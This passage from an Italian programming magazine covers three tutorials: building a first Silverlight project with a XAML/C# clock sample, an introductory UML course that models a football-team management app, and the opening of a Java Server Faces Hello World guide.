te di progetto, come quelli disponibile per altre tecnologie, o per il predecessore WPF/E. Per Silverlight, purtroppo al momento solo Visual Studio "Orcas" in beta 1, consente di creare facilmente un progetto, utilizzando i cosiddetti Silverlight Tools Alpha for Visual Studio "Orcas".

Un progetto Silverlight di base è formato dai seguenti componenti:

- *Un file HTML o aspx*: è un file che contiene il codice html della pagina che ospiterà il controllo Silverlight e fornisce dunque un punto di ingresso per l'applicazione. Oltre al controllo Silverlight per il browser esso deve includere almeno due riferimenti a file javascript, esattamente I file CreateSilverlight.js e Silverlight.js. Se si vuole, è possibile creare anche il codice html per il contenuto da visualizzare come contorno del controllo Silverlight

- *CreateSilverlight.js*: Questo file javascript (eventualmente con un nome diverso) contiene un solo metodo, senza parametric, createSilverlight. Tale metodo è un template con cui è possibile invocare i metodi createObject oppure createObjectEx, definite entrambi nel successive file Silverlight.js. Per mezzo dei parametric passai ai metodi è possible specifica la dimensione del controllo Silverlight, e referenziare il file XAML che conterrà il codice di markup per definire l'interfaccia utente del controllo stesso. In genere dunque esiste un unico file CreateSilverlight.js.

- *Silverlight.js*: definisce i metodi createObject e createObjectEx che vengono invocati per istanziare il controllo Silverlight all'interno della pagina HTML o aspx. In genere tale file è standard, non viene modificato rispetto a quello presente nell'SDK.

- *Page.xaml*: infine è presente un file di codice XAML referenziato nella chiamata a createSilverlight o createSilverlightEx. Il codice XAML naturalmente definisce l'aspetto dell'interfaccia utente che apparirà all'interno del controllo Silverlight. Il tipico elemento contenitore utilizzato è un Canvas, perchè permette un ampio supporto alla creazione di interfacce grafiche complesse. Se l'applicazione Silverlight utilizza inoltre codice gestito per la gestione degli eventi, il progetto includerà anche un file di code behind, ad esempio Page.xaml.cs che definirà la classe specificato nell'attributo x:Class nel file Page.xaml.

Per applicazioni Silverlight più complesse, probabilmente si userà più di un file di codice, compilati magari in un unico assembly .NET.
Per sviluppare applicazioni Silverlight con Visual Studio 2005 è poi consigliato copiare il file Silverlight.xsd all'interno della directory degli schemi, per abilitare l'intellisense (in genere C:\programmi\Microsoft Visual Studio 8\Xml\Schemas).
Se si utilizza invece Visual Studio Codename "Orcas", attualmente in beta, è possibile installare anche i Silverlight Tools for Visual Studio Orcas, che aggiungeranno all'IDE il template necessario a creare un progetto Silverlight.

IL PRIMO PROGETTO SILVERLIGHT

Utilizzeremo Visual Studio 2005 per sperimentare un pò con Silverlight, evitando "Orcas", perché ancora in Beta e magari non ancora abbastanza diffuso per permettere alla maggior parte dei lettori di fare un po' di pratica.
Per prima cosa è necessario creare un nuovo progetto Web, e quindi aggiungere al progetto stesso i due file javascript indicati nel precedente paragrafo. Dopodichè, è necessario strutturare una pagina web in maniera da istanziare al suo interno il controllo Silverlight.
Per esempio, il seguente codice può essere

usato come traccia per iniziare a creare qualunque pagina html o aspx che al suo interno faccia uso di Silverlight.

```
<head>
  <title>Esempio Silverlight</title>
  <script src="Silverlight.js"
                      type="text/javascript"></script>
  <script src="CreateSilverlight.js"
                      type="text/javascript"></script>
</head>
```

L'intestazione della pagina referenzia i due file javascript

```
<body>
  <form>
    <div id="AgControl1Host"
                        style="background:#FFFFFF">
      <script type="text/javascript">
        var pe=
        document.getElementById("AgControl1Host");
        createSilverlight();
      </script>
    </div>
  </form>
</body>
</html>
```

All'interno del blocco div è presente uno script in cui viene creato e istanziato il controllo Silverlight. Se si vogliono utilizzarne di diversi su un'unica pagina web, è possibile inserire più di un blocco div, assicurandosi che il nome del metodo javascript invocato, in questo caso createSilverlight, sia unico.

Il file createSilverlight.js deve essere poi personalizzato, per referenziare il file xaml da aprire all'interno del controllo, e per personalizzarne le dimensioni o altre caratteristiche.

A questo punto è il momento di creare il contenuto Silverlight vero e proprio, mediante codice di markup XAML.

Fra gli esempi presenti nell'SDK della versione 1.1 alpha di Silverlight, è presente l'esempio Clock, che mostra l'implementazione di un orologio per pagine web, realizzato in XAML e codice C#.

Il codice XAML, può essere progettato e realizzato utilizzando tool appositi, come Microsoft Expression Blend, o anche tool di terze parti che cominciano a spuntare sul mercato (per esempio l'interessante ZAM 3D)

Il code behind che si occupa di gestire l'animazione è in questo caso scritta in C# (vedi file clock.xaml.cs).

Tralasciando per ora l'implementazione vera e propria del markup e del relativo codice C# dell'esempio Clock, vediamo come utilizzarlo nell'esempio Silverlight. Se il codice XAML è stato salvato in un file Clock.xaml, all'interno del file CreateSilverlight.js, bisognerà referenziarlo nella seguente maniera:



```
function createSilverlight()
{
Sys.Silverlight.createObjectEx({source:
                        'clock.xaml', parentElement:pe,
id:'agControl1', properties:{width:'350',
                                        height:'350',
background:'#00000000', isWindowless:'true',
                                        framerate:'30',
version:'0.95.0'}, events:{onError:null,
                                        onLoad:null},
context:null});
}
```

Figura 3: un orologio scritto in XAML ed eseguito da Silverlight

A questo punto, per eseguire il contenuto Silverlight basta eseguire la pagina html o asp.net. Il risultato è mostrato in **figura 3**.

XAML, per chi ancora non lo avesse utilizzato nemmeno per caso, è un linguaggio di markup, quindi molto simile all'HTML, ma molto più flessibile e potente.

Creare codice XAML per Silverlight inizia con la creazione di un elemento Canvas e delle dichiarazioni di namespace.

```
<Canvas x:Name="parentCanvas"
        xmlns="http://schemas.microsoft.com/winfx
                        /2006/xaml/presentation"
xmlns:x="http://schemas.microsoft.com/
```

```
winfx/2006/xaml"
        xmlns:app="clr-
    namespace:Samples.Silverlight.CS;assembly=
                                ClientBin/SLClock.dll"
x:Class="Samples.Silverlight.CS.ClockCanvas;
                       assembly=ClientBin/SLClock.dll"
        Loaded="Canvas_Loaded" >
</Canvas>
```

Ogni file XAML per Silverlight comincia con il tag <Canvas> che contiene la dichiarazione dei namespace ed eventualmente dell'attributo x:Class che indica la classe implementata, almeno in parte, nel code behind e l'assembly in cui essa è compilata, in questo caso la classe è ClockCanvas, e SLClock.dll è il nome dell'assembly.
Si noti infine che l'evento Loaded sarà gestito all'interno di un metodo con nome Canvas_Loaded, csu cui torneremo fra poche righe.
A seguire è naturalmente necessario creare il codice XAML necessario a mostrare un orologio analogico, con relativi trigger, animazioni, colori. Non mostriamo qui tale codice per brevità, rimandando il lettore a visionare il file Clock.xaml nel codice in allegato, dato che lo scopo dell'articolo non è quello di illustrare XAML.
Interessante invece il file C#, Clock.cs, che contiene l'implementazione del metodo di gestione dell'evento Loaded del Canvas:

```
    public void Canvas_Loaded(object sender,
                                        EventArgs e)
    {
      Canvas can = sender as Canvas;
      Canvas tb =
            (Canvas)can.FindName("parentCanvas");
      Path SecondHand =
                (Path)can.FindName("SecondHand");
      Path minuteHand =
                (Path)can.FindName("MinuteHand");
      DoubleAnimation hourAnim =
                  (DoubleAnimation)can.FindName
                              ("hourAnimation");

  DoubleAnimation minAnim =
                  (DoubleAnimation)can.FindName
                            ("minuteAnimation");
      DoubleAnimation secAnim =
                  (DoubleAnimation)can.FindName
                            ("secondAnimation");
      System.DateTime date = DateTime.Now;
      float hourangle = (((float)date.Hour) / 12) *
                            360 + date.Minute / 2;
      hourangle += 180;
      float minangle = (((float)date.Minute) / 60) *
                                              360;
      minangle += 180;
      float secangle =
          (((float)date.Second) / 60) * 360;
      secangle += 180;
      hourAnim.From = hourangle;
      hourAnim.To = hourangle + 360;
      minAnim.From = minangle;
      minAnim.To = minangle + 360;
      secAnim.From = secangle;
      secAnim.To = secangle + 360;

    }
```

All'interno del metodo viene calcolata l'ora attuale, e quindi inizializzate le animazioni delle tre lancette delle ore, dei minuti e dei secondi. E con ciò abbiamo finito il primo progetto Silverlight.
Chi già conosce WPF, e quindi le potenzialità di XAML, avrà fatto due più due, e non ha impiegato molto a capire le potenzialità di Silverlight.
Crediamo proprio che il mondo delle applicazioni web ha un nuovo protagonista, buon per noi sviluppatori!

CONCLUSIONI

In questa anteprima, abbiamo mostrato quali sono le promesse di Microsoft Silverlight, presentato come serio concorrente di Flash al recente MIX'07, e che sembra avere veramente le carte in regola per mantenerle. Basta ricercare all'interno dei blogs di msdn, o in genere su un qualunque motore di ricerca, per accorgersi dell'interesse suscitato dalla nuova tecnologia. Abbiamo poi visto come è strutturata l'architettura di Silverlight, e come creare invece un primo progetto. Crediamo che di Silverlight si sentirà parlare ancora, e che ci sarà dunque più di un'occasione per mostrare tecniche di sviluppo e programmazione. D'altra parte la tematica più importante degli ultimi anni è quella relativa come rendere la user experience dell'utente web simile a quella dell'utente desktop. Ovvero come avere interfacce più flessibili e intuitive. Ci si è provato prima con flash, con ajax subito a seguire, e adesso con silverlight. Tutte le tecniche hanno vantaggi e svantaggi e ancora non esiste uno standard de facto.
Tuttavia il prodotto di MS rappresenta un nuovo orizzonte su cui focalizzare l'attenzione.

Antonio Pelleriti

L'AUTORE

Antonio Pelleriti, ingegnere informatico, sviluppa software da più di dieci anni e si occupa di .NET sin dalla prima versione Beta. È cofondatore e chief software architect di DynamiCode©® (www.dynamicode.it), software factory che utilizza principalmente .NET per la progettazione e lo sviluppo software, può essere contattato per suggerimenti, critiche o chiarimenti all'indirizzo e-mail antonio.pelleriti@dotnetarchitects.it

MODELLIAMO IL NOSTRO SOFTWARE

UTILIZZIAMO UML PER PROGETTARE UN'APPLICAZIONE PER LA GESTIONE DI UNA IPOTETICA SQUADRA DI CALCIO. TEAM2007 È UN'APPLICAZIONE CHE NON PUÒ MANCARE NEL COMPUTER DI OGNI PRESIDENTE

In questo breve corso di UML in quattro puntate vedremo come utilizzare questo linguaggio di notazione grafica per progettare e descrivere un progetto concreto e per la precisione un'applicazione per la gestione della propria squadra di calcio, uno strumento che tutti i presidenti dovrebbero aver installato sul proprio computer! Questa magnifica applicazione si chiama Team2007.
UML è l'acronimo di Unified Modeling Language ed è una famiglia di convenzioni per la rappresentazione grafica di sistemi orientati agli oggetti e non. Attraverso UML è possibile creare diagrammi che descrivono il software anche in modo molto preciso in modo che il progettista possa produrre un progetto trasformabile direttamente dallo sviluppatore in un software funzionante, in un qualsiasi linguaggio di programmazione orientato agli oggetti. Una caratteristica interessante di UML è infatti quella di essere indipendente dal linguaggio, anche se negli esempi di codice mostrati in questo mini corso si farà uso del linguaggio Java.
In UML sono presenti diversi tipi di diagrammi, ciascuno dei quali può essere utilizzato per descrivere un particolare aspetto del software. Alcuni diagrammi sono strettamente legati ai linguaggi a oggetti. Altri possono essere utilizzati anche con linguaggi procedurali. I diagrammi principali di UML 2.0 sono i seguenti:

- Use case. Consentono di rappresentare gli scenari di utilizzo dell'applicazione. Per un certo verso, si può semplificare dicendo che descrivono le funzionalità. Permette anche di descrivere le relazioni tra i diversi scenari. Utilizzeremo questa tipologia di diagrammi per dire quali utenti possono utilizzare l'applicazione Team2007 e quali attività possono svolgere con essa.
- Class diagram. I diagrammi di classe descrivono le classi presenti nel sistema e le loro relazioni, come l'ereditarietà e la dipendenza. Vedremo come in Team2007 sono presenti le entità Giocatore, Partita e altre.
- Sequence diagram. I diagrammi di sequenza permettono di rappresentare la sequenza delle chiamate ai metodi delle diverse classi in modo da descrivere gli algoritmi implementati dal programma.
- Activity diagram. Sono l'evoluzione dei diagrammi di flusso e consentono di definire una sequenza di operazioni, con iterazioni, sotto attività e molto altro.
- Statechart diagram. Consentono di rappresentare gli stati di un determinato processo e i passaggi di stato che avvengono da uno all'altro. Si potrebbe disegnare un diagramma con gli stati possibili del giocatore: in rosa, infortunato, in fase di riabilitazione, sospeso ecc.
- Deployment diagram. Permettono di descrivere la composizione fisica di un sistema, offrendo gli elementi grafici per rappresentare computer, elementi software e altro.

Ma UML 2.0 non finisce qui. Ci sono un'altra mezza dozzina di diagrammi, il cui uso è però più raro, oppure che sono sostanzialmente piccole variazioni rispetto a quelli qui elencati. Nei prossimi paragrafi e articoli vedremo come utilizzare in pratica i diagrammi principali.

SCENDIAMO IN CAMPO

Il nostro presidente ci ha commissionato un software per gestire i diversi aspetti della squadra di calcio, dall'anagrafica dei calciatori, alla composizione della squadra durante ogni singola partita, ai risultati fino alle statistiche ecc. Noi che siamo tecnici non potevamo esimerci dal soddisfare la richiesta del nostro presidente, realizzando per lui Team2007. La prima fase, quando si approccia la realizzazione di un nuovo programma, è quella di intervistare il committente per determinare i requisiti che il software deve soddisfare. Da una prima analisi viene deciso che il requisito fondamentale è che l'allenatore deve poter definire la squadra da mandare in campo per la partita. Questo semplice requisito può essere rappresenta-

REQUISITI

Conoscenze richieste
Nessuna

Software
N/A

Impegno

Tempo di realizzazione

to con l'Use Case di Figura 1. L'omino stilizzato è chiamato "attore" e viene messo in relazione con uno o più ovali, ciascuno dei quali rappresenta un requisito. Per ora ne abbiamo solo uno, quindi è presente un solo ovale. All'interno di questo c'è una descrizione del requisito stesso che però dovrà essere dettagliato a parte con un brano di testo. Al di sotto dell'omino è presente una descrizione. In questo caso c'è la parola "Allenatore". Questo ci fa capire che il tipo di utente che utilizzerà questo requisito gioca il ruolo dell'allenatore. L'ovale e l'omino sono uniti da una linea retta. Questa si chiama "associazione" e vuole mettere in relazione i due elementi grafici.
Ritroveremo le associazioni anche più avanti, per esempio nei diagrammi di classe. Un aspetto fondamentale di UML è che ogni elemento grafico è definito esattamente. Un'associazione è rappresentata da una linea retta. Se la linea fosse tratteggiata, questa avrebbe un diverso significato. Questo è un aspetto un po' complicato di UML, ma ci si fa l'abitudine presto.





Fig. 1: I diagrammi di Use Case mettono in relazione attori e requisiti.

Un singolo requisito può essere messo in relazione con altri requisiti. Per esempio perché il primo include il secondo.
In **Figura 2** è presente un esempio che mostra che il requisito generale "Gestione elenco utenti" è in realtà composto dalle singole funzioni di tesseramento, visualizzazione elenco dei giocatori e licenziamento.
Questo diagramma significa che il presidente della società deve poter usare l'applicazione per svolgere le funzioni sopra descritte.
La parola sopra la linea che unisce due requisiti riporta infatti l'etichetta di testo «include». Questo vuol dire che il requisito principale include in sé anche quelli secondari. Si noti che in questo caso la linea è tratteggiata è termina con una punta di freccia.
L'etichetta è opzionale. Se non è presente significa che un requisito è dipendente dall'altro, ma non viene detto in che modo. Un'altra etichetta standard di UML è «extend», che viene utilizzata per dire che un requisito fa le stesse cose di un altro e qualcosa in più.
Un altro elemento grafico che si può inserire in un diagramma di Use Case è un riquadro, che





Fig. 2: Scomposizione di un requisito in ulteriori requisiti.

definisce i contorni di un sottosistema. Per esempio, si può dire quali requisiti sono relativi a un determinato sistema. Nel caso di Team2007 possiamo identificare due contesti: l'applicazione a interfaccia utente grafica che utilizzano il presidente e l'allenatore e l'applicazione web impiegata dai giocatori per visualizzare le convocazioni o dai tifosi per accedere alla classifica.

NOTA

In UML conta il tipo di tratto e la forma degli elementi grafici e non il colore. Quest'ultimo non è infatti utilizzato per associare significato al diagramma.

SOTTOSISTEMI

In **Figura 3** è presente un esempio. Come si nota, il riquadro superiore raccoglie i requisiti fruibili dal sottosistema GUI, mentre quello inferiore delimita quelli accessibili via Web. Come si nota, sono presenti ulteriori ruoli utente: il tifoso e il giocatore. Il primo rappresenta l'utente che tendenzialmente accede al sistema solo tramite Internet per visualizzare il sito della






Fig. 3: Un Use Case un po' complesso.

NOTA

Uno strumento open source, basato sulla piattaforma Java, che è possibile utilizzare per disegnare diagrammi UML è ArgoUML, ottenibile all'indirizzo: http://argouml.tigris.org/.

sua squadra del cuore e la classifica di campionato. Questo utente potrebbe anche non sapere che quella parte del sito è gestita in modo automatico da una applicazione software. Un altro utente che accede da Internet è il giocatore, che in questo modo viene a sapere delle convocazioni. Ovviamente stiamo analizzando il caso di una squadra di categorie amatoriali e non società di serie A. Queste ultime infatti imporrebbero requisiti molto più complessi. Si pensi per esempio solo al fatto che una stessa società può possedere più squadre…

Un altro aspetto da notare è la presenza dell'indicazione "0..*" o "1..*" sull'associazione, in corrispondenza del tifoso e dell'allenatore. Questa significa che possono esserci più utenti che assumono questi ruoli. Per la precisione, nel primo caso il numero di utenti può andare da zero a infinto. Nel secondo può andare da 1 a infinito. Questo vuol dire che la squadra può non avere tifosi, ma che ha almeno un giocatore. Questa indicazione si dice molteplicità e può essere presente in qualsiasi tipo di associazione. Può essere indicata anche sull'altro estremo della linea, ovviamente.

IL RUOLO DI UML

Nel caso dei ruoli Presidente e Allenatore non sono presenti molteplicità. Quando non si indicano esplicitamente, si intende che queste sono 1. È presente cioè un solo utente per quel requisito. Infatti il presidente e l'allenatore sono ruoli univoci, svolti da una sola persona. Ovviamente i due ruoli possono coincidere sulla stessa persona.

UML spesso non fa uso di valori "predefiniti". Quando una informazione non c'è, significa che semplicemente non è stata prevista dal progettista. I diagrammi UML possono infatti essere redatti con un livello di approfondimento personalizzato. Possono essere molto generici, oppure molto dettagliati.

Addirittura, possono essere utilizzati come alternativa al linguaggio di programmazione. La modalità di impiego più diffusa, però, è quella che presuppone un livello di approfondimento non eccessivo. Spesso sono utilizzati per schizzi e progetti ad alto livello. Man mano che si dettaglia un diagramma, infatti, diventa sempre più difficile mantenerlo sincronizzato con il programma software.

Questo nonostante il fatto gli strumenti di sviluppo più evoluti siano in grado di operare l'aggiornamento immediato a due vie. Con questa tipologia di programmi una modifica al sorgente si riflette immediatamente nel diagramma UML e viceversa. Questo crea però un problema di "impaginazione". Se infatti si disegna un diagramma con certe occupazioni, l'aggiunta di elementi comporta una maggiore presenza di testo e grafici, che modificano i rapporti tra pieni e vuoti. Questo aspetto sarà più chiaro quando si vedranno i diagrammi di classe e sequenza.

ALLACCIARE LE SCARPETTE!

Una volta esplicitati i requisiti utente e determinati i ruoli degli utenti che devono operare con l'applicazione è possibile passare alla progettazione. Spesso si parte definiendo le entità, o classi, che saranno presenti nel programma.

Per rappresentare questi elementi software è possibile utilizzare i class diagram. Questa tipologia è una colonna portante di UML, forse il diagramma più rappresentativo di questo standard. In un diagramma di classe sono presenti le classi e le relazioni tra queste. Ciascuna classe è rappresentata da un riquadro suddiviso in tre sezioni. In quella in alto è presente il nome della classe. In quella mediana l'elenco degli attributi. in quella inferiore è presente l'elenco delle operazioni.

In Figura 4 è presente un esempio che rappresenta la classe Partita. Qui troviamo i campi data, golSubiti, golSegnati e altro. Tra i metodi troviamo addTitolare() e removeTitolare().

Partita
+data : String +golSubiti : int +golSegnati : int +durataPrimoTempo : int = 45 +durataSecondoTempo : int +magliaPrincipale : boolean
+addTitolare(giocatore : Giocatore) : void +removeTitolare(giocatore : Giocatore) : void





Fig. 4: Class diagram della classe Partita.

ATTRIBUTI DELLA CLASSE

Vediamo subito come sono specificati gli attributi di una classe. Per prima cosa, si noti che prima del nome è presente il simbolo dell'addizione (+). Questo significa che il campo è pubblico. L'utilizzo di un simbolo, invece di una parola chiave, consente di creare diagrammi più compatti. Le visibilità disponibili in UML sono le seguenti:

- +, pubblico;
- #, protetto;
- -, privato;
- ~, package.

Queste visibilità saranno familiari a chi conosce Java o C#. In UML hanno un significato leggermente differente, e un po' complesso. Da più parti si consiglia quindi di adottare la semantica del linguaggio utilizzato poi effettivamente per l'implementazione. Un altro aspetto importante è il tipo di dato, che segue il nome dell'attributo e da cui è separato da il carattere dei due punti (:). Anche in questo caso è opportuno far riferimento ai tipi di dati presenti nel linguaggio di programmazione utilizzato. Ovviamente, è possibile che un attributo sia di un tipo definito dallo sviluppatore. In questo caso lo si può rappresentare come nell'esempio, oppure come associazione. Vedremo questa eventualità più avanti. Un'altra possibilità è quella di specificare il valore iniziale dell'attributo. In figura, per esempio, il campo durataPrimoTempo inizia da un valore di 45 minuti. Implementato in Java, questo attributo potrebbe assomigliare a quanto segue:

```
public int durataPrimoTempo = 45;
```

È possibile arricchire le dichiarazioni di attributi di ulteriori informazioni, o proprietà, che vengono scritte di seguito dopo il valore di inizializzazione. Queste sono delimitate da parentesi graffe. La proprietà più importante è readOnly, che indica che un campo è di sola lettura. Per esempio, il seguente campo UML:

```
+ durataDefault : int = 45 {readOnly}
```

si traduce in Java come segue:

```
public final int durataDefault = 45;
```

Solitamente, inoltre, le costanti in Java si definiscono statiche. Anche UML può definire attributi e operazioni statiche, che vengono evidenziate utilizzando una sottolineatura. Quindi la dichiarazione UML seguente:

```
+ DURATA_DEFAULT : int = 45 {readOnly}
```

si traduce in Java come segue:

```
public static final int DURATA_DEFAULT= 45;
```

Altre parole chiave che sono supportate per gli attributi sono i seguenti:

- {subsets nome-proprietà}. Indica che l'attributo è un sottoinsieme della proprietà specificata.
- {redefines nome}. Indica che l'attributo ridefinisce nome.
- {ordered}. Indica che l'attributo contiene una lista di elementi in modo ordinato.
- {bag}. Indica che l'attributo contiene un insieme di elementi anche duplicati.
- {seq | sequence}. Indica che l'atributo contiene un insieme di elementi, anche duplicati e ordinati.

OPERAZIONI DELLA CLASSE

Una classe non sarebbe completa senza metodi. In UML, questi si rappresentano in modo molto simile agli attributi. La differenza sostanziale è la presenza dell'elenco dei parametri, presentato tra parentesi tonde. Nell'esempio è presente un solo parametro. Si chiama giocatore ed è di tipo Giocatore. Come si nota, anche qui la variabile e il tipo di dato sono separati da due punti (:). Conclude la dichiarazione del metodo il tipo del valore di ritorno, anch'esso separato dai due punti. All'inizio della dichiarazione, c'è il consueto simbolo che definisce l'area di visibilità del metodo. Implementato in Java, questo metodo potrebbe assomigliare a quanto segue:


```
public void addTitolare(Giocatore giocatore) {
        //...
}
```

Ovviamente qui non è presente implementazione, ma solo la dichiarazione del metodo. Anche un'operazione può essere statica. In questo caso viene sottolineata, come descritto prima per gli attributi.
Inoltre, un'operazione può essere astratta. Questo vuol dire che nella classe dove è presente c'è solo la dichiarazione, ma non l'implementazione del metodo. Le operazioni astratte si rappresentano scrivendole in corsivo. Ovviamente in questo caso la classe sarà astratta. Questo è dovuto al fatto che una classe che presenta un metodo astratto non può essere concreta. Le classi astratte si riconoscono perché il nome della classe è scritto in corsivo, oppure per la presenza della parola chiave {abstract} sopra il nome della classe. In alternativa a {abstract} è possibile scrivere, per brevità, solo {A}.

CONCLUSIONI

In questo primo articolo di una serie di quattro abbiamo descritto il software che ci apprestiamo a progettare utilizzando UML. Sarà il modo per vedere come utilizzare questo standard nel concreto. In questo numero sono stati descritti gli Use Case e sono stati introdotti i diagrammi di classe. Nel prossimo numero concluderemo la descrizione di questi ultimi, per poi passare ai diagrammi di sequenza, di attività e altri, per proseguire quindi con la progettazione della nostra applicazione.

Massimiliano Bigatti

UML

NOTA

In UML si parla di attributi e operazioni. Questi elementi corrispondono, nella terminologia Java, a campi e metodi della classe.

NOTA

Per approfondire UML è possibile far riferimento a un libro decisamente economico: Enrico Amedeo "UML Pocket", Editore Apogeo, ISBN: 978-88-503-2627-3.

INTRODUZIONE A JAVA SERVER FACES

JAVA SERVER FACES È UNA SPECIFICA PER LA REALIZZAZIONE DI APPLICAZIONI WEB. LO SCOPO È QUELLO DI SEPARARE ULTERIORMENTE LA LOGICA DI BUSINESS E DI CONTROLLO DA QUELLA DELL'APPLICAZIONE. VEDIAMO COME FUNZIONA....

☑ CD ☑ WEB
Introduzione_a_Java_Server_Faces.zip
cdrom.ioprogrammo.it

Java Server Faces nasce come specifica che ha lo scopo di definire un API standard per la costruzione di applicazioni web. Come tante altre specifiche proposte da SUN, anche JSF è passata nella fase di definizione della JCP (Java Community Process), identificandosi come JSR 127 (Java Specification Request). Alla definizione di questa API hanno collaborato le major nel campo dello sviluppo web, come SUN, BEA, Apache e IBM. Il fine ultimo di questa API è quello di fornire un framework per lo sviluppatore che, al tempo stesso, permette sia di definire il nostro progetto secondo il pattern MVC (Model View Controller), sia di avere un framework per gestire i componenti presenti in una pagina in uno stile molto simile a quello tipico ad eventi delle GUI Swing. La novità di JSF è proprio in quest'ultima cosa, ovvero permette allo sviluppatore di gestire il ciclo di vita di un componente in una pagina web. Questo framework di sviluppo permette allo sviluppatore di non preoccuparsi dei classici problemi derivanti dalla gestione delle richieste HTTP. Nello sviluppo della nostra applicazione possiamo quindi soffermarci maggiormente sugli eventi che occorrono e come possiamo gestirli. Vengono di seguito elencate le caratteristiche principali di questo framework di sviluppo

- Controllo della navigazione
- Gestione degli eventi a livello di componente
- Gestione dei componenti presenti nella pagina
- Validazione delle informazioni
- Gestione degli errori
- Internazionalizzazione
- Rendering dei componenti grazie a diversi Renderer Kit
- Utilizzo di diverse custom tag library utili per lo sviluppo

Chi ha già sviluppato con framework come Struts o WebWork avrà sicuramente già visto come questa serie di caratteristiche possono migliorare la vita dello sviluppatore. JSF prende spunto da Struts, altro framework di sviluppo Java web molto famoso, dal quale eredita diverse caratteristiche. Inoltre dobbiamo dire che Craig R. McClanahan, autore di Struts, è ora a capo del gruppo di specifica per JSF, quindi è chiaro vedere questo framework come un miglioramento dell'ottimo Struts. Nel corso dell'articolo prenderemo piano piano confidenza con alcuni aspetti di questo interessantissimo framework.

REQUISITI

Conoscenze richieste
J2SE

Software
J2SE SDK, Tomcat 5.5.7, JSF 1.2 RI

Impegno

Tempo di realizzazione

HELLO WORLD

Utilizzando NetBeans, possiamo semplicemente creare un nuovo progetto Web con il framework JSF (come potete vedere in figura). Come ogni cosa nuova che andiamo a trattare, per vedere subito un risultato senza troppa fatica, possiamo scrivere il classico Hello World.

```
<%@page contentType="text/html"%>
<%@page pageEncoding="UTF-8"%>

<%@taglib prefix="f"
                uri="http://java.sun.com/jsf/core"%>
<%@taglib prefix="h"
                uri="http://java.sun.com/jsf/html"%>

<html>
    <head>
        <meta http-equiv="Content-Type"
                content="text/html; charset=UTF-8">
        <title>JSF Hello</title>
    </head>
    <body>
        <f:view>
            <h1><h:outputText value="La mia prima
                        pagina con JSF" /></h1>
        </f:view>
    </body>
</html>
```

A prima vista questa pagina non sembra molto differente da una classica JSP. Infatti è una JSP, che però utilizza dei custom tag definiti all'interno di JSF. Quello che rimane fisso nello sviluppo web Java sono le fondamenta su cui si basa, ovvero le Servlet/JSP. Infatti un framework come JSF o Struts non fa altro che aumentare il livello di astrazione della nostra applicazione, lasciando comunque sotto delle Servlet/JSP. Il framework permette di colmare le lacune dello sviluppo che viene fatto utilizzando semplici Servlet/JSP. Tornando alla nostra prima pagina JSF, vediamo che vengono utilizzati due taglib, core e html. Il custom tag core ci permette in questo caso di definire una view, ovvero una visualizzazione della pagina, all'interno della quale possono essere definiti diversi componenti. Il custom tag html invece ci permette di inserire un primo campo di testo, che noi possiamo valorizzare con una stringa. Il risultato che abbiamo visualizzando questa pagina all'interno del browser viene riportato in figura.

La mia prima pagina con JSF

Fig. 1: La prima pagina JSF

